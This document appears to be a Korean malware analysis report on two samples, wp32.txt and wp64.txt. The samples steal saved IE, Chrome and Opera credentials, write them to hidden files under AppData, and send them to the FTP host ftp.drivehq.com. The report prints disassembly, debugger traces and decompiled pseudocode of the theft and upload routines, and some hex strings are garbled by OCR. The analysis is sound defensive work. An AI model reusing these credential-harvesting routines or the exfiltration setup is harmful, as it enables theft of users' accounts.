
o 악성코드 파일(wp32.txt, wp64.txt) 상세분석 내용


- 악성코드 행위 : 브라우저 계정정보를 수집하여 특정 FTP 서버로 전송하는 정보유출(계정정보) 악성코드

- 네트워크상의 악성행위(wp32.txt, wp64.txt)

도메인	IP	용도	상세내용
ftp.drivehq.com	66.220.9.50 (미국)	정보유출지	정보유출(계정정보)



- 운영체제상의 악성행위(wp32.txt)

항목	내용
행위	



base64형태로 인코딩된 데이터를 디코딩하면 CAB확장자 형태의 압축 프로그램으로 확인됨, 압축해제시 DLL파일 확인

행위	CALL to RegOpenKeyExA from wp.6AB08490
	hKey = HKEY_LOCAL_MACHINE
	Subkey = "SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion"
	Reserved = 0
	Access = KEY_QUERY_VALUE|KEY_ENUMERATE_SUB_KEYS|KEY_NOTIFY|20100
	pHandle = 000BF1C0
	
	LEA EAX,DWORD PTR SS:[EBP-3C]
	PUSH EAX
	MOV ESI,20019
	CALL DWORD PTR DS:[6AC35020] — kernel32.GetNativeSystemInfo
	CMP WORD PTR SS:[EBP-3C],9
	JNZ SHORT wp_1.6ABA8476
	MOV ESI,20119
	PUSH 48
	MOV EAX,wp_1.6AC29C44 — ASCII "6C4B5651444949714C484C
	MOV DWORD PTR SS:[EBP-158],0
	MOV DWORD PTR SS:[EBP-140],8
	CALL wp_1.6ABA8340
	MOV EDX,DWORD PTR SS:[EBP-150]
	PUSH EAX — InstallTime
	PUSH 0
	PUSH EDX
	CALL DWORD PTR DS:[6AC35014] — ADVAPI32.RegGetValueA
	MOV DWORD PTR SS:[EBP-154],EAX
	PUSH EDX
	PUSH 10
	MOV EAX,wp_1.6AC29C5C — ASCII "6C4B5651444949614514C
	MOV DWORD PTR SS:[EBP-140],4
	CALL wp_1.6ABA8340
	PUSH EAX
	MOV EAX,DWORD PTR SS:[EBP-150]
	PUSH 0 — InstallData
	PUSH EAX
	CALL DWORD PTR DS:[6AC35014] — ADVAPI32.RegGetValueA
	
	시스템 정보 확인

행위	   특정 파일을 읽으려 하지만 존재하지 않아 읽기 실패

행위

```
.rdata:1008E9A8 aChrome:                                ; DATA XREF: sub_10074B30+35to
.rdata:1008E9A8                 text "UTF-16LE", '[Chrome]',0Dh,0Ah,0
.rdata:1008E9BE                 align 10h
.rdata:1008E9C0 a64555561445144 db '64555561445144',0   ; DATA XREF: sub_10074C10+14to
.rdata:1008E9CF                 align 10h
.rdata:1008E9D0 a796a5540574405 db '796A5540574405764A435152445740790F0B0F',0
.rdata:1008E9D0                                         ; DATA XREF: sub_10074C10+44to
.rdata:1008E9F7                 align 4
.rdata:1008E9F8 aOpera:                                 ; DATA XREF: sub_10074C10+93to
.rdata:1008E9F8                 text "UTF-16LE", '[Opera]',0Dh,0Ah,0
.rdata:1008EA0C aUrl            db 'URL ',0             ; DATA XREF: sub_10074E90+2Eto
.rdata:1008EA11                 align 8
.rdata:1008EA18 a764a4351524457 db '764A4351524457407968 4C46574A564A4351796C4851405748405105605D55494'
.rdata:1008EA18                                         ; DATA XREF: sub_10074F60+2Eto
.rdata:1008EA18                 db 'A574057796C48514049494C634A5748567976514A5744424017',0
.rdata:1008EA8D                 align 10h
.rdata:1008EA90 ; CHAR OutputString[]
.rdata:1008EA90 OutputString    db 'webpass: IE_GetStorage2: 1',0
.rdata:1008EA90                                         ; DATA XREF: sub_10074F60+AFto
.rdata:1008EAAB                 align 4
.rdata:1008EAAC unk_1008EAAC    db    0                 ; DATA XREF: sub_10075320+4Ato
.rdata:1008EAAD                 db    0
.rdata:1008EAAE                 db    0
.rdata:1008EAAF                 db    0
.rdata:1008EAB0 dword_1008EAB0  dd 5Ch                  ; DATA XREF: sub_10075320+8Etr
.rdata:1008EAB4 unk_1008EAB4    db  2Ah ; *             ; DATA XREF: sub_10075400+25to
.rdata:1008EAB5                 db    0
.rdata:1008EAB6                 db    0
.rdata:1008EAB7                 db    0
.rdata:1008EAB8 ; const WCHAR aSS_3
.rdata:1008EAB8 aSS_3:                                  ; DATA XREF: sub_100754A0+62to
.rdata:1008EAB8                 text "UTF-16LE", '%s\%s',0
.rdata:1008EAC4 aIe:                                    ; DATA XREF: sub_10075A90+FAto
.rdata:1008EAC4                 text "UTF-16LE", '[IE]',0Dh,0Ah,0
.rdata:1008EAD2                 align 4
.rdata:1008EAD4 a684c46574a564a db '684C46574A564A43517A724C4B6C4B40517A',0
```


```
v43 = 14418308;
v44 = 14418328;
v45 = 0;
dword_10095318(0, 0, &v13, &v10);
WriteFile(*(HANDLE *)(a1 + 2344), L"[IE]\r\n", 0xCu, &NumberOfBytesWritten, 0);
for ( i = 0; i < v13; ++i )
{
  HIWORD(v1) = HIWORD(v10);
  v2 = *(_WORD **)(*(_DWORD *)(v10 + 4 * i) + 8);
  v3 = (int)(v2 + 1);
  do
  {
    LOWORD(v1) = *v2;
    ++v2;
  }
  while ( (_WORD)v1 );
  v11 = ((signed int)v2 - v3) >> 1;
  v4 = (const wchar_t *)sub_10073FC0(v1, "684C46574A564A43517A724C4B6C4B40517A", a1);
  if ( _wcsnicmp(*(const wchar_t **)(*(_DWORD *)(v10 + 4 * i) + 8), v4, 0x12u) )
    memcpy_0(&Buffer, *(const void **)(*(_DWORD *)(v10 + 4 * i) + 8), 2 * v11);
  else
    memcpy_0(&Buffer, (const void *)(*(_DWORD *)(*(_DWORD *)(v10 + 4 * i) + 8) + 36), 2 * v11 - 36);
  WriteFile(*(HANDLE *)(a1 + 2344), "\t", 2u, &v22, 0);
  WriteFile(*(HANDLE *)(a1 + 2344), &Buffer, 2 * wcslen((const unsigned __int16 *)&Buffer), &v26, 0);
```


```
16  char v16[40]; // [esp+210h] [ebp-2Ch]
17
18  v2 = sub_10073FC0(a1, "64555561445144", v13);
19  v3 = &v16[-v2];
20  do
21  {
22    v4 = *(unsigned __int16 *)v2;
23    *(_WORD *)&v3[v2] = v4;
24    v2 += 2;
25  }
26  while ( (_WORD)v4 );
27  sub_10075DD0(v4, (int)&v15, (int)v16, a2);
28  v6 = (_WORD *)sub_10073FC0(v5, "796A5540574405764A435152445740790F0B0F", a2);
29  v7 = v6;
30  do
31  {
32    v8 = *v6;
33    ++v6;
34  }
35  while ( v8 );
36  v9 = (char *)v6 - v7;
37  v10 = (_WORD *)((char *)&NumberOfBytesWritten + 2);
38  do
39  {
40    v11 = v10[1];
41    ++v10;
42  }
43  while ( v11 );
44  qmemcpy(v10, v7, v9);
45  WriteFile(*(HANDLE *)(a2 + 2344), L"[Opera]\r\n", 0x12u, &NumberOfBytesWritten, 0);
46  return sub_10074530(&v15, a2);
47}
```

```
18  v2 = sub_10073FC0(a1, "694A46444905645555561445144", v13);
19  v3 = &v16[-v2];
20  do
21  {
22    v4 = *(unsigned __int16 *)v2;
23    *(_WORD *)&v3[v2] = v4;
24    v2 += 2;
25  }
26  while ( (_WORD)v4 );
27  sub_10075DD0(v4, (int)&v15, (int)v16, a2);
28  v6 = (_WORD *)sub_10073FC0(v5, "79624A4A4249407966 4D574A484079705640570561445144790F0B0F", a2);
29  v7 = v6;
30  do
31  {
32    v8 = *v6;
33    ++v6;
34  }
35  while ( v8 );
36  v9 = (char *)v6 - v7;
37  v10 = (_WORD *)((char *)&NumberOfBytesWritten + 2);
38  do
39  {
40    v11 = v10[1];
41    ++v10;
42  }
43  while ( v11 );
44  qmemcpy(v10, v7, v9);
45  WriteFile(*(HANDLE *)(a2 + 2344), L"[Chrome]\r\n", 0x14u, &NumberOfBytesWritten, 0);
46  return sub_10074530(&v15, a2);
```

브라우저 계정정보 수집 (IE, Chrome, Opera)


행위	CALL to CreateDirectoryW from wp_1.6ABA8106 Path = "C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins" pSecurity = NULL CALL to CreateFileW from wp_1.6ABA79B1 FileName = "C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins₩@AS229D.tmp" Access = GENERIC_READ ShareMode = FILE_SHARE_READ pSecurity = NULL Mode = OPEN_EXISTING Attributes = NORMAL hTemplateFile = NULL CALL to CreateFileW from wp_1.6ABA7C93 FileName = "C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins₩0309_112235_0.dat" Access = GENERIC_WRITE ShareMode = FILE_SHARE_READ pSecurity = NULL Mode = CREATE_ALWAYS Attributes = HIDDEN hTemplateFile = NULL « 로컬 디스크 (C:) ▸ 사용자 ▸ ccc ▸ AppData ▸ Roaming ▸ Microsoft ▸ Windows ▸ Addins 구성 ▾ 열기 공유 대상 ▾ 새 폴더 즐겨찾기 이름 수정한 날짜 유형 다운로드 @AS229D.tmp 2019-03-09 오전... TMP 파일 HxD - [C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins₩@AS229D.tmp] 파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 도구(T) 창 설정(W) 도움말(H) 16 Windows (ANSI) 16진수 @AS229D.tmp 0309_113612_0.dat Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text 00000000 5B 00 49 00 45 00 5D 00 0D 00 0A 00 0D 00 0A 00 [.I.E.].....

	 정보 유출에 사용될 특정 디렉토리와 파일 생성
행위	CALL to DeleteFileW from wp_1.6AC14476 FileName = "C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins₩@ASF48B.tmp" CALL to DeleteFileW from wp_1.6ABA7E20 FileName = "C:₩Users₩ccc₩AppData₩Roaming₩Microsoft₩Windows₩Addins₩0309_145904_0.dat" 파일삭제
네트워크	6ABA14B6 PUSH 0 6ABA14B8 PUSH 0 6ABA14BA PUSH 0 6ABA14BC PUSH 1 6ABA14BE PUSH 0 6ABA14C0 MOV DWORD PTR DS:[6AC31C70],wp_1.6AC330C8 6ABA14CA CALL DWORD PTR DS:[6AC330B8] wininet.InternetOpenA 6ABA14D0 MOV DWORD PTR DS:[6AC31C74],EAX 6ABA14D5 TEST EAX,EAX 6ABA14D7 JNZ SHORT wp_1.6ABA14DF DS:[6AC330B8]=76D0F18E (wininet.InternetOpenA) Address Hex dump ASCII 6AC330C8 03 01 66 00 74 00 70 00 2E 00 64 00 72 00 69 00 └f.t.p...d.r.i. 6AC330D8 76 00 65 00 68 00 71 00 2E 00 63 00 6F 00 6D 00 v.e.h.q...c.o.m. 6AC330E8 00 00 0C 00 00 00 00 00 9C EF 0B 00 E1 AA 34 77 .....궯.稅4w 6AC330F8 30 FE 53 00 D0 35 50 00 D4 01 CD 76 00 00 50 00 0?.?P.??..P.





특정 FTP서버에 접속하여 수집한 정보를 전송

- 운영체제상의 악성행위(wp64.txt)

항목	내용
행위	


HxD - [C:₩Users₩Administrator₩Desktop₩1.txt]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16
ANSI
16 진수
1.txt
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 53 43 46 00 00 00 00 D3 2E 06 00 00 00 00 00 MSCF...Ó.....
00000010 2C 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00 ,.....
00000020 00 00 00 00 43 00 00 00 18 00 01 00 00 00 C4 0B 00 ....C.....Ä..
